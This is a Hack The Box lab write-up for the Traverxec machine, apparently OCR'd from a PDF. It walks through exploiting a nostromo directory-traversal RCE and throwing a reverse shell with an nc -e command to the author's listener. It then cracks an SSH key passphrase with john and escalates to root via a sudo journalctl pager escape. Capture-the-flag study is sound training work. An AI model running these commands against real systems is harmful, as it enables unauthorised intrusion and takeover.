
Traverxec



Information Gathering


Nmap

Starting off with my usual nmap scan:


```
root@kali:~/htb/traverxec# nmap -sV -sC -T4 10.10.10.165
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-14 00:46 EST
Nmap scan report for 10.10.10.165
Host is up (0.022s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.42 seconds
```

Initial recon shows ports **22** and **80** with **80** having something called Nostromo. Back in the day I used to use a Nostromo Speed Pad when I gamed, I wonder if this has anything to do with that.

In heading to `http://10.10.10.165` I am greeted with a wonderful sales page\portfolio thing for a webdev named David White.



There is not much around, most links only link to `/#`. However, there is a contact form. Perhaps we can inject something here



But first we searchsploit for nostromo:

```
root@kali:~/htb/traverxec# searchsploit nostromo
-------------------------------------------------------------------------------
```

```
-------- ---------------------------------------
 Exploit Title
|  Path

| (/usr/share/exploitdb/)
-------------------------------------------------------------------------------
-------- ---------------------------------------
Nostromo - Directory Traversal Remote Command Execution (Metasploit)
| exploits/multiple/remote/47573.rb
nostromo nhttpd 1.9.3 - Directory Traversal Remote Command Execution
| exploits/linux/remote/35466.sh
-------------------------------------------------------------------------------
-------- ---------------------------------------
Shellcodes: No Result
```

Well, we have a really close version and a Metasploit module. I am going to enumerate via google a little more. Packetstorm has an interesting directory traversal / RCE that seems to match that metasploit module. Most likely someone wrote a non-msf version that we can find.

Sure enough - sp0re has a small script that looks like it exploits this vulnerability.

Looks rather simple, I should have tried to write my own thing to do this. There is a very good article explaining how this works by Sudoka. If I were to paraphrase how it works to my fiance, I would say that this exploit builds upon a previous one where you could explore the file system on the target through sending it a tricky command saying go look for this thing in the previous directory, and then repeating that until you got to the folder you wanted.

The way Nostromo fixed this was by looking for the command used to change folders and then sanitizing it. However we can encode the command to look like something else but the computer still registers it as our original command.

```
root@kali:~/htb/traverxec# ./16278.sh 10.10.10.165 80 id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@kali:~/htb/traverxec# ./16278.sh 10.10.10.165 80 pwd
/usr/bin
```

So far so good. We can send commands and get results back. I am going to see if I can get a shell going. First start up my listener:

```
root@kali:~# nc -lvnp 42069
listening on [any] 42069 ...
```

and then see if we can throw a shell back to it:

```
root@kali:~/htb/traverxec# ./16278.sh 10.10.10.165 80 'nc -e /bin/bash 10.10.14.75
42069'
```

and voila:

```
connect to [10.10.14.75] from (UNKNOWN) [10.10.10.165] 40998
whoami
www-data
pwd
/usr/bin
```

a rather less-than-ideal shell. I'll take what I can get though.

Exploitation

User Flag

So this is a linux machine, I am going to run my favorite LinEnum and see if there is anything low hanging that I can knock off real fast. For the sake of the length of this, I am only going to show results that end up being relevent:

```
[-] Contents of /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
david:x:1000:1000:david,,,:/home/david:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

```
[-] htpasswd found - could contain passwords:
/var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```

So with these two pieces of information, I am confident that I can maybe get something to get into this box with the user david. I am going to go check out that `htpasswd` file and see what I can do with that first.

```
cat nhttpd.conf
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
```

I started at the top, but I should have started at the bottom, and this took me a longer time than I'd like to admit to getting to.

I was able to move to `/home/` and then into `/david/`, but there wasn't anything there.

```
cd /home/
ls
david
```

```
cd david
ls
```

So it turns out that `/public_www/` **was** there, I just need to explicitly get to that directory by typing it out:

```
cd david/public_www
ls
index.html
protected-file-area
ls
backup-ssh-identity-files.tgz
file backup-ssh-identity-files.tgz
backup-ssh-identity-files.tgz: gzip compressed data, last modified: Fri Oct 25
21:02:59 2019, from Unix, original size 10240
```

Hmm, this might be the new htb technique of the week. This is the second box where I have to do something with some sort of SSH key or passphrase. I want to get this over to my local box and play with it rather than on the remote server.

```
root@kali:~/htb/traverxec# tar -xvf backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub
```

I am going to try the same technique that I did on postman and crack the `id_rsa` passphrase. First I will need to use `ssh2john.py` to convert the key to a format that john can crack.

```
root@kali:~/htb/traverxec/home/david/.ssh# /usr/share/john/ssh2john.py id_rsa >
david_hash
root@kali:~/htb/traverxec/home/david/.ssh# ls
authorized_keys  david_hash  id_rsa  id_rsa.pub
```

And now to let john do his work:

```
root@kali:~/htb/traverxec/home/david/.ssh# john --
wordlist=/usr/share/wordlists/rockyou.txt.gz david_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
Session completed
```

so we've got the best password ever to exist - `hunter`. Time to check if I can ssh into the box as david with hunter, and remember to use `-i` to force using the key specified. I forgot that at first.

```
root@kali:~/htb/traverxec/home/david/.ssh# ssh -i id_rsa david@10.10.10.165
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$ ls
bin  public_www  user.txt
david@traverxec:~$ cat user.txt
7db0b*****************782f3d
```

Root Flag

Now for privesc. The thing I noticed, after getting the user flag first, was that there is a `bin` directory in david's home directory.

```
david@traverxec:~$ cd bin
david@traverxec:~/bin$ ls
server-stats.head  server-stats.sh
david@traverxec:~/bin$ cat server-stats.head
                                                          .----.
                                                .---------. | == |
   Webserver Statistics and Data                |.-"""""-.| |----|
         Collection Script                      ||       || | == |
          (c) David, 2019                       ||       || |----|
                                                |'-.....-'| |::::|
                                                '""")---(""' |___.|
                                               /:::::::::::\"    "
                                              /:::=======:::\
                                          jgs '"""""""""""""'

david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -
l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

My intuition tells me that this is something that I should explore further.

After many things, all rabbitholes and failures. I figured out that `/usr/bin/journalctl/` is running as root.

```
david@traverxec:~/bin$ ls -l /usr/bin/journalctl
-rwxr-xr-x 1 root root 67672 Aug 20 07:50 /usr/bin/journalctl
```

Many googles later, I found a cool little technique that can be used to break out of the lower privileged shell and into a root shell.

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Sat 2019-12-14 00:44:22 EST, end at Sat 2019-12-14 02:12:10 EST.
--
Dec 14 01:30:34 traverxec sudo[865]: pam_unix(sudo:auth): authentication failure;
logname= u
Dec 14 01:30:35 traverxec sudo[865]: pam_unix(sudo:auth): conversation failed
Dec 14 01:30:35 traverxec sudo[865]: pam_unix(sudo:auth): auth could not identify
password f
Dec 14 01:30:35 traverxec sudo[865]: www-data : command not allowed ; TTY=unknown
; PWD=/tmp
Dec 14 01:30:35 traverxec crontab[926]: (www-data) LIST (www-data)
!/bin/bash
root@traverxec:/home/david/bin# whoami
root
root@traverxec:/home/david/bin# cat /root/root.txt
9aa36*****************e0d906
```

There we have it!

Conclusion

This was a very fun box. I felt like I have dialed in some of my procedures and either this box just aligned well with what I have or I got lucky. Either way I really enjoyed this one and especially liked the little privesc technique at the end. Also it turns out it had nothing to do with the Nostromo Speedpad, and it looks they stopped making them.